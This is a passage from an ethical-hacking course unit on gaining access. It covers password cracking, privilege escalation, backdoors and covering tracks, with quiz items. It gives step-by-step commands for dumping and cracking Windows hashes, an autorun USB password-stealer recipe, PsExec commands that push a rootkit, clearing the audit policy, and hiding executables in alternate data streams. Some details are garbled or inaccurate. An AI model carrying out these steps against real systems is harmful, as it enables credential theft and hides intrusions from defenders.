In this unit we discussed the actions to be initiated after the information about the network using active and passive methods has been obtained. In this stage our effort was to scan the network and find out vulnerable host , Operating system in use and open ports. We also discussed various command line and GUI based tools to conduct this operation.

2.16 CHECK YOUR PROGRESS

1. performs in GUI what performs in command line.
2. scan is accomplished by sending no flag/bits inside TCP header.
3. Popular services using UDP are
 - a.
 - b.
 - c.
4. Idle scan can be achieved using
5. NMAP can also be used for identifying

2.17 ANSWERS TO CHECK YOUR PROGRESS

1. Zenmap, nmap
2. Null
3. Services on UDP
 - a. DNS
 - b. DHCP
 - c. SNMAP
4. nmap
5. operating system

2.18 MODEL QUESTIONS

1. Explain three way handshake using a diagram
2. Explain usage of command line utility nmap.
3. Explain Null, FIN and Xmas scan.
4. Try to findout open source vulnerability scanners online and carry out comparison with nmap .

UNIT III: Gaining Access and Exploitation

3.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand the process of gaining access to a system. Make sure you can identify the process of system hacking, how it is carried out against a system, and what the end results are for the attacker and the defender.
- Know the different types of password cracking. Understand the differences between the types of password cracking and hacking techniques. Understand the difference between online and offline attacks as well as non-technical attacks. Know how accounts are targeted based on information obtained from the enumeration phase.
- Understand the difference between horizontal and vertical privilege escalation. Two methods are available for escalating privileges: horizontal and vertical escalation. Horizontal escalation involves compromising an account with similar privileges, and vertical escalation attempts to takeover an account with higher privileges.
- Identify the methods of covering your tracks. Understand why covering your track is so important. When an attack is carried out against a system, the attacker typically wants to maintain access as long as is possible. In order to maintain this access, they cover the tracks thoroughly to delay the detection of their attack as long as possible.
- Using the information gathered so far, you can now transition into the next phase: gaining access to a system. All the information you've gathered upto this point has been focused toward this goal. In this unit, you will see how you can use information from previous interactions to "kick down the door" of a system and carry out your goal.

3.2 INTRODUCTION

After enumeration, scanning, and footprinting, you can now start your attack on the system. If you look at the information you obtained in past phases, such as usernames, groups, passwords, permissions, and other system details, you can see that you are attempting to paint a picture of the victim that is as complete as is possible. The more information you gather, the better, and the easier it is for you to locate the points that lend themselves to attack or are most vulnerable.

Always remember as a pentester to keep good notes about your activities and the information you gather. This is important for numerous reasons: You will want to present the information to your client, keep it among your legal records, and, in this unit, use it to help you put together the best possible attack and assessment.

Let's take a brief look back at the previous phases to see what types of information you have and how it carries forward to this point.

3.3 SYSTEM HACKING

Once you have completed the first three phases, you can move into the system-hacking phase. At this point, the process becomes much more complex. You can't complete the system-hacking phase in a single pass. It involves using a methodical approach that includes cracking passwords, escalating privileges, executing applications, hiding files, covering tracks, concealing evidence, and then pushing into a more involved attack. Let's look at the first step in system hacking: password cracking.

3.3.1 Password Cracking

In the enumeration phase, you collected a wealth of information, including user names. These user names are important now because they give you something on which to focus your attack more closely. You use password cracking to obtain the credentials of a given account with the intention of using the account to gain authorized access to the system under the guise of an authentic user. In a nutshell, password cracking is the process of recovering passwords from transmitted or stored data. In this way, an attacker may seek to recover and use a misplaced or forgotten password. System administrators may use password cracking to audit and test a system for holes in order to strengthen the system, and attackers may use password cracking to gain authorized access.

Typically, the hacking process starts with assaults against passwords. Passwords may be cracked or audited using manual or automated techniques designed to reveal credentials. To fully grasp why password cracking is so often used first during an attack and is commonly successful, let's look at the nature of passwords. A password is designed to be something an individual can remember easily but at the same time not something that can be easily guessed or broken. This is where the problem lies: Human beings tend to choose passwords that are easy to remember, which can make them easy to guess. Although choosing passwords that are easier to remember is not a bad thing, it can be a liability if individuals choose passwords that are too simple to recall or guess.

Here are some examples of passwords that lend themselves to cracking:

- Passwords that use only numbers
- Passwords that use only letters
- Passwords those are all upper or lowercase
- Passwords that use proper names
- Passwords that use dictionary words
- Short passwords (fewer than eight characters)

Generally speaking, the rules for creating a strong password are a good line of defense against the attacks we will explore. Many companies already employ these rules in the form of password requirements or complexity requirements; but let's examine them in the interest of being complete. Typically, when a company is writing policy or performing training they will have a document, guidance, or statement that says to avoid the following:

- Passwords that contain letters, special characters, and numbers: stud@52
- Passwords that contain only numbers :23698217

- Passwords that contain only special characters: &*#@!(%)
- Passwords that contain letters and numbers :meetl23
- Passwords that contain only letters: POTHMYDE
- Passwords that contain only letters and special characters : rex@&ba
- Passwords that contain only special characters and numbers:123@\$4

Users that select passwords that contain patterns that adhere to any of the points on this list are less vulnerable to most of the attacks we will discuss for recovering passwords. Remember that just because a password adheres to the conventions discussed here does not mean it is bulletproof with regard to attacks. Adherence to these guidelines makes it less vulnerable, but not impervious. One of the points you will learn both as an attacker and a defender is that there is no 100 percent solution to security, only ways to reduce your vulnerability.

3.3.2 Password Cracking Techniques

Popular culture would have us believe that cracking a password is as simple as running some software and tapping a few buttons. The reality is that special techniques are used to recover passwords. For the most part, you can break these techniques into five categories, which you will explore in depth later in this unit; but let's take a high-level look at them now.

3.3.2.1 Dictionary Attacks

An attack of this type takes the form of a password-cracking application that has a dictionary file loaded into it. The dictionary file is a text file that contains a list of known words up to and including the entire dictionary. The application uses this list to test different words in an attempt to recover the password. Systems that use passphrases typically are not vulnerable to this type of attack.

3.3.2.2 Brute-force Attacks

In this type of attack, every possible combination of characters is attempted until the correct one is uncovered. According to RSA Labs, "Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified."

3.3.2.3 Hybrid Attack

This form of password attack builds on the dictionary attack, but with additional steps as part of the process. In most cases, this means passwords that are tried during a dictionary attack are modified with the addition and substitution of special characters and numbers, such as *P@ssw0rd* instead of *Password*.

3.3.2.4 Syllable Attack

This type of attack is a combination of a brute-force and a dictionary attack. It is useful when the password a user has chosen is not a standard word or phrase.

3.3.2.5 Rule-based Attack

This could be considered an advanced attack. It assumes that the user has created a password using information the attacker has some knowledge of ahead of time, such as phrases and digits the user may have a tendency to use. In addition to these techniques, there are four types of attacks. Each offers a different, effective way of obtaining a password from a target:

3.3.2.6 Passive Online Attacks

Attacks in this category are carried out simply by sitting back and listening—in this case, via technology, in the form of sniffing tools such as Wireshark, man-in-the-middle attacks, or replay attacks.

3.3.2.7 Active Online Attacks

The attacks in this category are more aggressive than passive attacks because the process requires deeper engagement with the targets. Attackers using this approach are targeting a victim with the intention of breaking a password. In cases of weak or poor passwords, active attacks are very effective. Forms of this attack include Password guessing, Trojan/spyware/key loggers, hash injection, and phishing.

3.3.2.8 Offline Attacks

This type of attack is designed to prey on the weaknesses not of passwords, but of the way they are stored. Because passwords must be stored in some format, an attacker seeks to obtain them where they are stored by exploiting poor security or weaknesses inherent in a system. If these credentials happen to be stored in a plaintext or unencrypted format, the attacker will go after this file and gain the credentials. Forms of this attack include pre-computed hashes, distributed network attacks, and rainbow attacks.

3.3.2.9 Non-technical Attacks

Also known as non-electronic attacks, these move the process offline into the real world. A characteristic of this attack is that it does not require any technical knowledge and instead relies on theft, deception, and other means. Forms of this attack include shoulder surfing, social engineering, and dumpster diving.

Let's look at each of these forms and its accompanying attacks so you can better understand them.

3.4 PASSIVE ONLINE ATTACKS

A passive online attack, as you've learned, is one in which the attacker tends to be not engaged or less engaged than they would be during other kinds of attacks. The effectiveness of this attack tends to rely not only on how weak the password system is, but also on how reliably the password-collection mechanism is executed.

3.4.1 Packet Sniffing

You learned about the technique of sniffing traffic and now it's time to apply this approach to an attack. Typically, a sniffer is not the preferred tool to use in an attack, due to the way it works and how it processes information. If you use a sniffer without any extra steps, you are limited to a single common collision domain. In other words, you can only sniff hosts that are not connected by a switch or bridge in the selected network segment. It is possible to sniff outside of a given common collision domain, even if a switch is in the way, if you use an approach that is designed to attack and overcome the switch or bridge. However, such methods are aggressive and active and therefore generate a lot of traffic that makes detection that much easier for the defender. Generally, a sniffing attack is most effective if it is performed on a network that employs a hub between the attacker and victim, or if the two parties are on the same segment of the collision

domain. Many of the tools you will encounter or use will be most effective in the context of a network that employs a hub.

When you sniff for passwords, typically you are on the lookout for passwords from Telnet, FTP, SMTP, rlogin, and other vulnerable protocols. Once you've gathered the credentials, you can use them to gain access to systems or services.

3.4.2 Man-in-the-middle

During this type of attack, two parties are communicating with one another and a third party inserts itself into the conversation and attempts to alter or eavesdrop on the communications. In order to be fully successful, the attacker must be able to sniff traffic from both parties at the same time. Man-in-the-middle attacks commonly target vulnerable protocols and wireless technologies. Protocols such as Telnet and FTP are particularly vulnerable to this type of attack. However, such attacks are tricky to carry out and can result in invalidated traffic.

3.4.3 Replay Attack

In a replay attack, packets are captured using a packet sniffer. After the relevant information is captured and extracted, the packets can be placed back on the network. The intention is to inject the captured information—such as a password—back on to the network and direct it toward a resource such as a server, with the goal of gaining access. Once replayed, the valid credentials provide access to a system, potentially giving an attacker the ability to change information or obtain confidential data.

3.5 ACTIVE ONLINE ATTACKS

The next attack type is the active online attack. These attacks use a more aggressive form of penetration that is designed to recover passwords.

3.5.1 Password Guessing

Password guessing is a very crude but effective type of attack. An attacker seeks to recover a password by using words from the dictionary or by brute force. This process is usually carried out using a software application designed to attempt hundreds or thousands of words each second. The application tries all variations, including case changes, substitutions, digit replacement, and reverse case.

To refine this approach, an attacker may look for information about a victim, with the intention of discovering favorite pastimes or family names. Password complexity goes a long way toward thwarting many of these types of attacks, because it makes the process of discovering a password slower and much more difficult.

3.5.2 Trojans, Spyware, and Keyloggers

Malware such as Trojans, spyware, and keyloggers can prove very useful during an attack by allowing the attacker to gather information of all types, including passwords. One form is keyboard sniffing or keylogging, which intercepts a password as the user enters it. This attack can be carried out when users are the victims of keylogging software or if they regularly logon to systems remotely without using protection.

3.5.3 Hash Injection

This type of attack relies on the knowledge of hashing that you acquired during our investigation on cryptography and a few tricks. The attack relies on you completing the following four steps:

1. Compromise a vulnerable workstation or desktop.
2. When connected, attempt to extract the hashes from the system for high-value users, such as domain or enterprise admins.
3. Use the extracted hash to logon to a server such as a domain controller.
4. If the system serves as a domain controller or similar, attempt to extract hashes from the system with the intention of exploiting other accounts.

3.6 PASSWORD HASHING

Passwords are not stored in cleartext on a system in most cases due to their extremely sensitive nature. Because storing passwords in the clear can be considered risky, you can use security measures such as password hashes. As you learned in the previous units “Cryptography,” hashing is a form of one-way encryption that is used to verify integrity. Passwords are commonly stored in a hashed form of the password not in clear text. When a password provided by the user needs to be verified, it is hashed on the client side and then transmitted to the server, where the stored hash and the transmitted hash are compared. If they match, the user is authenticated; if not, the user is not authenticated.

3.7 OFFLINE ATTACKS

Offline attacks represent yet another form of attack that is very effective and difficult to detect in many cases. Such attacks rely on the attacking party being able to learn how passwords are stored and then using this information to carry out an attack.

3.7.1 Extracting Hashes from a System

Now that you have seen how hashes can be extracted, let’s use **pwdump** to perform this process:

1. Open the command prompt.
2. Type **pwdump7.exe** to display the hashes on a system.
3. Type **pwdump7 > C:\hash.txt**.
4. Press Enter.
5. Using Notepad, browse to the C drive and open the `hash.txt` file to view the hashes.

3.7.2 Pre computed Hashes or Rainbow Tables

Precomputed hashes are used in an attack type known as a rainbow table. Rainbow tables compute every possible combination of characters prior to capturing a password. Once all the passwords have been generated, the attacker can capture the password hash from the network and compare it with the hashes that have already been generated. With all the hashes generated ahead of time, it becomes a simple matter to compare the captured hash to the ones generated, typically revealing the password in a few moments.

Of course, there’s no getting something for nothing, and rainbow tables are no exception. The downside of rainbow tables is that they take time. It takes a substantial period of time, sometimes

days, to compute all the hash combinations ahead of time. Another down side is that you can't crack passwords of unlimited length, because generating passwords of increasing length takes more time.

3.7.3 Generating Rainbow Tables

You can generate rainbow tables many ways. One of the utilities you can use to perform this task is **winrtgen**, a GUI-based generator. Supported hashing formats in this utility include all of the following:

- CiscoPIX
- FastLM
- HalfLMChall
- LM
- LMCHALL
- MD2
- MD4
- MD5
- MSCACHE
- MySQL323
- MySQLSHAI
- NTLM
- NTLMCHALL
- ORACLE
- RIPEMD-160
- SHA1
- SHA-2 (256), SHA-2 (384), SHA-2 (512)

3.7.4 Creating Rainbow Tables

Let's create a rainbow table to see what the process entails. Keep in mind that this process can take a while once started. To perform this exercise, you will need to download the winrtgen application. To use winrtgen, follow these steps:

1. Start the `winrtgen.exe` tool.
2. Once winrtgen starts, click the Add Table button.
3. In the Rainbow Table Properties window, do the following:
 - a. Select NTLM from the Hash drop-down list.
 - b. Set Minimum Length to 4 and Maximum Length to 9, with a Chain Count of 4000000.
 - c. Select Lower alpha from the Charset drop-down list.
4. Click OK to create the rainbow table.

Note that the creation of the rainbow table file will take a significant amount of time, depending on the speed of your computer and the settings you choose. Now that we have performed these two steps, we must try to recover the password.

3.7.5 Working with Rainbow Crack

Once you have created the rainbow table, you can use it to recover a password using the

information from pwdump and winrtgen.

1. Double-click `rcrack_gui.exe`.
2. Click File, and then click AddHash. The AddHash window opens.
3. If you performed the pwdump hands on, you can now open the text file it created and copy and paste the hashes.
4. Click OK.
5. Click Rainbow Table from the menu bar, and click Search Rainbow Table. If you performed the winrtgen hands on, you can use that rainbow table here.
6. Click Open.

Rainbow tables are an effective method of revealing passwords, but the effectiveness of the method can be diminished through salting. Salting is used in Linux, Unix, and BSD, but it is not used in some of the older Windows authentication mechanisms such as LM and NTLM. Salting a hash is a means of adding entropy or randomness in order to make sequences or patterns more difficult to detect. Rainbow tables perform a form of cryptanalysis. Salting tries to thwart this analysis by adding randomness (sometimes known as inducing entropy). Although you still may be able to break the system, it will be tougher to do.

3.8 DISTRIBUTED NETWORK ATTACKS

One of the modern approaches to cracking passwords is a Distributed Network Attack (DNA). It takes advantage of unused processing power from multiple computers in an attempt to perform an action: in this case, cracking a password.

To make this attack work, you install a manager on a chosen system, which is used to manage multiple clients. The manager is responsible for dividing up and assigning work to the various systems involved in processing the data. On the client side, the software receives the assigned work unit, processes it, and returns the results to the manager. The benefit of this type of attack is the raw computing power available. This attack combines small amounts of computing power from individual systems into a vast amount of computing power. Each computer's processing power is akin to a single drop of water: individually they are small, but together they become much more. Drops form larger bodies of water, and small pieces of processing power come together to form a huge pool of processing power.

3.8.1 Seeking Out New Life

One of the first well known implementations of distributed computing is the SETI@home project. The Search for Extraterrestrial Intelligence (SETI) is a project that analyzes signals received from space to look for signs of life off Earth. The following is a description of the project from the SETI@home site.

Most of the SETI programs in existence today, including those at UC Berkeley, build large computers that analyze data in real time. None of these computers look very deeply at the data for weak signals, nor do they look for a large class of signal types, because they are limited by the amount of computer power available for data analysis. To tease out the weakest signals, a great amount of computer power is necessary. It would take a monstrous super computer to get the job done. SETI could never afford to build or buy that computing power. Rather than a huge

computer to do the job, they could use a smaller computer and take longer to do it. But then there would be lots of data piling up. What if they used lots of small computers, all working simultaneously on different parts of the analysis? Where can the SETI team possibly find the thousands of computers they need to analyze the data continuously streaming in?

The UC Berkeley SETI team has discovered thousands of computers that may be available for use. Most of them sit around most of the time with toasters flying across their screens, accomplishing absolutely nothing and wasting electricity to boot. This is where SETI@home (and you!) come in to the picture. The SETI@homeproject hopes to convince you to let them borrow your computer when you aren't using it ,to help them "...search out new life and new civilizations." You do this by installing a screensaver that gets a chunk of data from SETI over the Internet, analyzes that data, and then reports the results. When you need your computer, the screen saver instantly gets out of the way and only continues its analysis when you are finished with your work

3.9 OTHER OPTIONS FOR OBTAINING PASSWORDS

There are still other ways to obtain passwords.

3.9.1 Default Passwords

One of the biggest potential vulnerabilities is also one of the easiest to resolve: default passwords. Default passwords are set by the manufacturer when the device or system is built. They are documented and provided to the final consumer of the product and are intended to be changed. However, not all users or businesses get around to taking this step, and hence they leave themselves vulnerable. The reality is that with a bit of scanning and investigation, an attacking party can make some educated guesses about what equipment or systems you may be running. If they can determine that you have not changed the defaults, they can look up your default password at any of the following sites:

- <http://cirt.net>
- <http://default-password.info>
- www.defaultpassword.us
- www.passwordsdatabase.com
- <https://w3dt.net>
- www.virus.org
- <http://open-sez.me>
- <http://securityoverride.org>
- www.routerpasswords.com
- www.fortypoundhead.com

3.9.2 Guessing

Although it is decidedly old school, guessing passwords manually can potentially yield results, especially in environments where good password practices are not followed. Simply put, an attacker may target a system by doing the following:

1. Locate a valid user.
2. Determine a list of potential passwords.

3. Rank possible passwords from least to most likely.
4. Try passwords until access is gained or the options are exhausted.

This process can be automated through the use of scripts created by the attacker, but it still qualifies as a manual attack.

3.9.3 USB Password Theft

In contrast to manual methods, there are some automated mechanisms for obtaining passwords, such as via USB drives. This method entails embedding a password-stealing application on a USB drive and then physically plugging the drive into a target system. Because many users store their passwords for applications and online sites on their local machine, the passwords may be easily extracted explained in next para.

PSPV In order to carry out this attack you can use the following generic steps:

1. Obtain a password-hacking utility such as pspv.exe.
2. Copy the utility to a USB drive.
3. Create a Notepad file called launch.bat containing the following lines:

```
[autorun]
en = launch.bat
Start pspv.exe /s passwords.txt
```

4. Save launch.bat to the USB drive.

At this point, you can insert the USB drive into a target computer. When you do, pspv.exe will run, extract passwords, and place them in the passwords.txt file, which you can open in Notepad. It is worth noting that this attack can be thwarted quite easily by disabling autoplay of USB devices, which is on by default in Windows. The pspv.exe tool is a protected-storage password viewer that displays stored passwords on a Windows system if they are contained in Internet Explorer and other applications.

3.9.4 Using Password Cracking

Using any of the methods discussed here with any type of password-cracking software may sound easy, but there is one item to consider: which password to crack? Going back to the enumeration phase, we discussed that usernames can be extracted from the system using a number of software packages or methods. Using these software tools, the attacker can uncover usernames and then target a specific account with their password-cracking tool of choice. So, which password to crack? Accounts such as the administrator account are targets of opportunity, but so are lower-level accounts such as guest that may not be as heavily defended nor even considered during security planning.

3.10 AUTHENTICATION ON MICROSOFT PLATFORM

Now that you know the different mechanisms through which you can obtain credentials, as well as how you can target them, let's look at some authentication mechanisms. We will focus on mechanisms on the Microsoft platform: SAM, NTLM, LM, and Kerberos.

3.10.1 Security Accounts Manager (SAM)

Inside the Windows operating system is a database that stores security principals (accounts or any entity that can be authenticated). In the Microsoft world, these principals can be stored locally in a database known as the Security Accounts Manager (SAM). Credentials, passwords, and other account information are stored in this database; the passwords are stored in a hashed

format. When the system is running, Windows keeps a file lock on the SAM to prevent it from being accessed by other applications or processes. When the system is running, however, a copy of the SAM database also resides in memory and can be accessed, given the right tools. The system will only give up exclusive access of the SAM when powered off or when the system has a Blue Screen of Death failure.

In order to improve security, Microsoft added some features designed to preserve the integrity of the information stored in the database. For example, a feature known as the SYSKEY was added starting in Windows NT 4.0 to improve the existing security of the SAM. The SYSKEY is nothing more than a fancy name for an encryption key that is used to partially encrypt the SAM and protect the information stored within. By default, this feature is enabled on all systems later than NT 4.0; although it can be disabled, it is strongly recommended that you do not do so. With the SYSKEY in place, credentials are safe against many offline attacks.

3.10.1.1 How Passwords Are Stored within the SAM

In Windows XP and later platforms, passwords are stored in a hashed format using the LM/NTLM hashing mechanisms. The hashes are stored in `c:\windows\system32\SAM`. An account in the SAM looks like this:

Link: 1010:624AAC413795CDC14E835F1CD90F4C76:6F585F

The bold part before the colon is the LM hash, and the bold part after the colon represents the NTLM hash—both for a given password on a standard user account. Password crackers such as Ophcrack and L0phtcrack display and attempt to decipher these hashes, as do applications such as **pwdump**. Versions of Windows after XP no longer store the LM hash by default. They store a blank or a dummy value that has no direct correlation to any user's actual password, so extracting this value and using a brute-force attack to decipher it is pointless. This dummy value is also used when the password exceeds 14 characters, which is longer than the LM hash mechanism can support. In Windows, as in other systems, password hashing may be strengthened by using a process known as salting. This technique is designed to add an additional layer of randomness to a hash during the generation process. With salt added to a hash offline and pre-computed, attacks become much more difficult to execute successfully.

3.10.1.2 NTLM Authentication

NT LAN Manager (NTLM) is a protocol exclusive (proprietary) to Microsoft products. NTLM versions 1 and 2 are still very widely used in environments and applications where other protocols such as Kerberos are not available, but Microsoft recommends that its use be avoided or phased out. NTLM comes in two versions: NTLMv1 and NTLMv2. NTLMv1 has been in use for many years and still has some support in newer products, but it has largely been replaced in applications and environments with at least NTLMv2 if not other mechanisms. NTLMv2 is an improved version of the NTLM protocol. It boasts better security than version 1, but it is still seen as relatively insecure and as such should be avoided as well.

You may hear of another mechanism layered on top of NTLM known as Security Support Provider (SSP). This protocol is combined with NTLM to provide an additional layer of protection on top of the existing authentication process. Overall, the process of authentication with the NTLM protocol uses the following steps:

1. The client enters their username and password into the login prompt or dialog.

2. Windows runs the password through a hashing algorithm to generate a hash for the specific password.
3. The client transmits the username and hash to a domain controller.
4. The domain controller generates a 16-byte random character string known as a nonce and transmits it back to the client.
5. The client encrypts the nonce with the hash of the user password and sends it back to the domain controller.
6. The domain controller retrieves the hash from its SAM and uses it to encrypt the nonce it sent to the client.

At this point, if the hashes match, the login request is accepted. If not, the request is denied.

3.10.1.3 Kerberos

On the Microsoft platform, version 5 of the Kerberos authentication protocol has been in use since Windows 2000. The protocol offers a robust authentication framework through the use of strong cryptographic mechanisms such as secret key cryptography. It provides mutual authentication of client and server. The Kerberos protocol makes use of the following groups of components:

- Key distribution center (KDC)
- Authentication server (AS)
- Ticket-granting server (TGS)

The process of using Kerberos works much like the following:

1. You want to access another system, such as a server or client. Because Kerberos is in use in this environment, a “ticket” is required.
2. To obtain this ticket, you are first authenticated against the AS, which creates a session key based on your password together with a value that represents the service you wish to connect to. This request serves as your ticket-granting ticket (TGT).
3. Your TGT is presented to a TGS, which generates a ticket that allows you to access the service.
4. Based on the situation, the service either accepts or rejects the ticket. In this case, assume that you are authorized and gain access.

The TGT is valid for only a finite period of time before it has to be regenerated. This acts as a safeguard against it being compromised.

3.11 PRIVILEGE ESCALATION

When you obtain a password and gain access to an account, there is still more work to do: privilege escalation. The reality is that the account you’re compromising may end up being a lower-privileged and less-defended one. If this is the case, you must perform privilege escalation prior to carrying out the next phase. The goal should be to gain a level where fewer restrictions exist on the account and you have greater access to the system. Every operating system ships with a number of user accounts and groups already present. In Windows, preconfigured users include the administrator and guest accounts. Because it is easy for an attacker to find information about the accounts that are included with an operating system, you should take care to ensure that such

accounts are secured properly, even if they will never be used. An attacker who knows that these accounts exist on a system is more than likely to try to obtain their passwords.

There are two defined types of privilege escalation, each of which approaches the problem of obtaining greater privileges from a different angle:

- **Horizontal Privilege Escalation** An attacker attempts to take over the rights and privileges of another user who has the same privileges as the current account.
- **Vertical Privilege Escalation** The attacker gains access to an account and then tries to elevate the privileges of the account. It is also possible to carry out a vertical escalation by compromising an account and then trying to gain access to a higher-privileged account.

One way to escalate privileges is to identify an account that has the desired access and then change the password. Several tools that offer this ability, including the following:

- Active@ Password Changer
- Trinity Rescue Kit
- ERD Commander
- Windows Recovery Environment (WinRE)
- Password Resetter

Let's look at one of these applications a little closer: TrinityRescue Kit (TRK). According to the developers of TRK.

3.11.1 Trinity Rescue Kit (TRK)

This is a Linux distribution that is specifically designed to be run from a CD or flash drive. TRK was designed to recover and repair both Windows and Linux systems that were otherwise unbootable or unrecoverable. While TRK was designed for benevolent purposes, it can easily be used to escalate privileges by resetting passwords of accounts that you would not otherwise have access to. TRK can be used to change a password by booting the target system off of a CD or flash drive and entering the TRK environment. Once in the environment, a simple sequence of commands can be executed to reset the password of an account.

The following steps change the password of the administrator account on a Windows system using the TRK:

1. At the command line, enter the following command: `winpass -u Administrator`.
2. The `winpass` command displays a message similar to the following: Searching and mounting all file system on Windows NT/2K/XP installation(s) found in:
1: /hda1/Windows Make your choice or 'q' to quit [1]
3. Type 1, or the number of the location of the Windows folder if more than one install exists.
4. Press Enter.
5. Enter the new password, or accept TRK's suggestion to set the password to a blank.
6. You see this message: "Do you really wish to change it?" Enter Y, and press Enter.
7. Type `init 0` to shut down the TRK Linux system.
8. Reboot.

3.11.2 Executing Applications

Once you gain access to a system and obtain sufficient privileges, it's time to compromise the system and carry out the attack. Which applications are executed at this point is up to the attacker, but they can either be custom-built applications or off-the-shelf software.

In some circles, once an attacker has gained access to a system and is executing applications on it, they are said to own the system. An attacker executes different applications on a system with specific goals in mind:

- **Backdoors Applications** of this type are designed to compromise the system in such a way as to allow later access to take place. An attacker can use these backdoors later to attack the system. Backdoors can come in the form of rootkits, Trojans, and similar types. They can even include software in the form of remote access Trojans (RATs).
- **Crackers** Any software that fits into this category is characterized by the ability to crack code or obtain passwords.
- **Keyloggers** are hardware or software devices used to gain information entered via the keyboard.
- **Malware** is any type of software designed to capture information, alter, or compromise the system.

3.12 PLANTING A BACKDOOR

There are many ways to plant a backdoor on a system, but let's look at one provided via the PsTools suite. This suite includes a mixed bag of utilities designed to ease system administration. Among these tools is PsExec, which is designed to run commands interactively or noninteractively on a remote system. Initially, the tool may seem similar to Telnet or remote desktop, but it does not require installation on the local or remote system in order to work. To work, PsExec need only be copied to a folder on the local system and run with the appropriate switches.

Let's take a look at some of the commands you can use with PsExec:

- The following command launches an interactive command prompt on a system named \\zelda: psexec \\zelda cmd.
- This command executes ipconfig on the remote system with the /all switch, and displays the resulting output locally: psexec \\zelda ipconfig /all.
- This command copies the program rootkit.exe to the remote system and executes it interactively: psexec \\zelda -c rootkit.exe.
- This command copies the program rootkit.exe to the remote system and executes it interactively using the administrator account on the remote system: psexec \\zelda -u administrator -c rootkit.exe.

As these commands illustrate, it is possible for an attacker to run an application on a remote system quite easily. The next step is for the attacker to decide what to do or what to run on the remote system. Some of the common choices are Trojans, rootkits, and backdoors.

Other utilities that may prove helpful in attaching to a system remotely are the following:

- **PDQ Deploy**: This utility is designed to assist with the deployment of software to a single system or to multiple systems across a network. The utility is designed to integrate with Active Directory as well as other software packages.
- **RemoteExec** : This utility is designed to work much like PsExec, but it also makes it easy to restart, reboot, and manipulate folders on the system.
- **DameWare**: This is a set of utilities used to remotely administer and control a system. Much like the other utilities on this list, it is readily available and may not be detected by antivirus utilities. DameWare also has the benefit of working across platforms such as Windows, OS X, and Linux.

3.13 COVERING YOUR TRACKS

Once you have penetrated a system and installed software or run some scripts, the next step is cleaning up after yourself or covering your tracks. The purpose of this phase is to prevent your attack from being easily discovered by using various techniques to hide the red flags and other signs. During this phase, you seek to eliminate error messages, log files, and other items that may have been altered during the attack process.

3.13.1 Disabling Auditing

One of the best ways to prevent yourself from being discovered is to leave no tracks at all. And one of the best ways to do that is to prevent any tracks from being created or at least minimize the amount of evidence. When you're trying not to leave tracks, a good starting point is altering the way events are logged on the targeted system. Disabling auditing on a system prevents certain events from appearing and therefore slows detection efforts. Remember that auditing is designed to allow for the detection and tracking of selected events on a system. Once auditing is disabled, you have effectively deprived the defender of a great source of information and forced them to seek other methods of detection. In the Windows environment, you can disable auditing with the `auditpol` command included. Using the NULL session technique you saw during your enumeration activities, you can attach to a system remotely and run the command as follows:

```
auditpol \\<ip address of target> /clear
```

You can also perform what amounts to the surgical removal of entries in the Windows Security Log, using tools such as the following:

- Dumpel
- Elsave
- WinZapper
- CCleaner
- Wipe
- MRU-Blaster
- Tracks Eraser Pro
- ClearMyHistory

3.13.2 Data Hiding

There are other ways to hide evidence of an attack, including hiding the files placed on the system such as EXE files, scripts, and other data. Operating systems such as Windows provide many methods you can use to hide files, including file attributes and alternate data streams. File attributes are a feature of operating systems that allow files to be marked as having certain properties, including read-only and hidden. Files can be flagged as hidden, which is a convenient way to hide data and prevent detection through simple means such as directory listings or browsing in Windows Explorer. Hiding files this way does not provide complete protection, however, because more advanced detective techniques can uncover files hidden in this manner.

3.13.3 Alternate Data Streams (ADS)

A very effective method of hiding data on a Windows system is also one of the lesser-known ones: Alternate Data Streams (ADS). This feature is part of the NTFS file system and has been since the 1990s, but since its introduction it has received little recognition; this makes it both useful for an attacker who is knowledgeable and dangerous for a defender who knows little about it. Originally, this feature was designed to ensure interoperability with the Macintosh Hierarchical File System (HFS), but it has since been used for other purposes. ADS provides the ability to fork or hide file data within existing files without altering the appearance or behavior of a file in any way. In fact, when you use ADS, you can hide a file from all traditional detection techniques as well as `dir` and Windows Explorer.

In practice, the use of ADS is a major security issue because it is nearly a perfect mechanism for hiding data. Once a piece of data is embedded and hidden using ADS, it can lie in wait until the attacker decides to run it later. The process of creating an ADS is simple:

```
typetriforce.exe > smoke.doc:triforce.exe
```

Executing this command hides the file `triforce.exe` behind the file `smoke.doc`. At this point, the file is streamed. The next step is to delete the original file that you just hid, `triforce.exe`. As an attacker, retrieving the file is as simple as this:

```
start smoke.doc:triforce.exe
```

This command has the effect of opening the hidden file and executing it. As a defender, this sounds like bad news, because files hidden this way are impossible to detect using most means. But by using some advanced methods, they can be detected. Some of the tools that can be used to do this include the following:

- SFind—A forensic tool for finding streamed files
- LNS—Used for finding ADS streamed files
- Tripwire—Used to detect changes in files; by nature can detect ADS.

ADS is available only on NTFS volumes, although the version of NTFS does not matter. This feature does not work on other file systems.

3.14 SUMMARY

This chapter covered the process of gaining access to a system. We started by looking at how to use the information gathered during the enumeration process as inputs into the system-hacking process. You gathered information in previous phases with little or no interaction or disturbance of the target, but in this phase you are finally actively penetrating the target and making an aggressive move. Information brought into this phase includes usernames, IP ranges, share names, and system information.

An attacker who wants to perform increasingly aggressive and powerful actions needs to gain greater access. This is done by attempting to obtain passwords through brute force, social engineering, guessing, or other means. Once an attacker has obtained or extracted a password for a valid user account from a system, they can then attempt to escalate their privileges either horizontally or vertically in order to perform tasks with fewer restrictions and greater power.

When an account with greater power has been compromised, the next step is to try to further breach the system. An attacker at this point can try more damaging and serious actions by running scripts or installing software on the system that can perform any sort of action. Common actions that an attacker may attempt to carry out include installing keyloggers, deploying malware, installing remote access Trojans, and creating backdoors for later access.

Finally, an attacker will attempt to cover their tracks in order to avoid having the attack detected and stopped. An attacker may attempt to stop auditing, clear event logs, or surgically remove evidence from log files. In extreme cases, an attacker may even choose to use features such as Alternate Data Streams to conceal evidence.

3.15HECK YOUR PROGRESS

1. A hacker would like to steal and to gain access in the system.
2. Main techniques of password cracking are :-
 - a.
 - b.
 - c.
 - d.
 - e.
3. Passive online attack includes
 - a.
 - b.
 - c.
4. Active online attacks include
 - a.
 - b.
 - c.

5. Passwords are stored in system in the form of
6. Rainbow tables have
7. A bugged device can be used to steal passwords.
8. A hacker tries to remove traces using command

3.16 ANSWERS TO CHECK YOUR PROGRESS

1. Username, password
2. Main techniques of password cracking
 - a. Dictionary attacks
 - b. Brute force attacks.
 - c. Hybrid attacks
 - d. Syllable attacks
